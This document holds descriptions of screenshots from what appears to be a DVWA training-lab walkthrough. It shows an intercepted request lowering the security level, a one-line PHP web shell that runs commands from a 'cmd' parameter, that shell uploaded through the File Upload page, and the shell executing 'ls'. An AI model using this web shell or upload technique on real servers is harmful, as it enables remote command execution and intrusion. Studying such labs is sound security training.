



A screenshot of a web browser's developer tools network tab. The top bar shows a request to http://192.168.50.101:80. Below the bar are buttons for 'Forward', 'Drop', 'Intercept is on' (highlighted), 'Action', and 'Open Browser'. The 'Pretty' tab is selected, showing a list of network requests. The first request is highlighted, showing its details. The request is a POST to /dvwa/security.php. The headers are: Host: 192.168.50.101, Content-Length: 33, Cache-Control: max-age=0, Upgrade-Insecure-Requests: 1, Origin: http://192.168.50.101, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9, Referer: http://192.168.50.101/dvwa/security.php, Accept-Encoding: gzip, deflate, Accept-Language: en-US,en;q=0.9, Cookie: security=high; PHPSESSID=5e1d86d6f52baa7ea979eb5a13fe4a85, and Connection: close. The request body is security=low&seclev_submit=Submit.

The image is a composite of two parts. The top part is a terminal window from a Kali Linux machine. It shows a prompt '(kali㉿kali)-[~/Desktop]' followed by the command '\$ cat shell.php'. The output of the command is a PHP snippet: '<?php system(\$_REQUEST["cmd"]); ?>'. The bottom part is a screenshot of the DVWA (Damn Vulnerable Web Application) web interface. The browser's address bar shows 'http://10.10.10.10/dvwa/'. The page title is 'DVWA - Damn Vulnerable Web Application'. The main heading is 'Vulnerability: File Upload'. On the left, there is a sidebar with navigation links: 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', and 'SQL Injection (Blind)'. The 'SQL Injection' link is highlighted. The main content area contains a form for uploading a file. It has a text input field with the placeholder 'Choose an image to upload:' and a 'Choose File' button. Below this is an 'Upload' button. A red message at the bottom of the form states: '.../hackable/uploads/shell.php successfully uploaded!'. At the bottom of the page, there is a 'More info' section with two links: 'http://www.owasp.org/index.php/Unrestricted_File_Upload' and 'http://blogs.securiteam.com/index.php/archives/1268'.



The screenshot shows a web browser window with the address bar displaying '192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls'. The page content shows a list of files: 'dvwa_email.png' and 'shell.php'.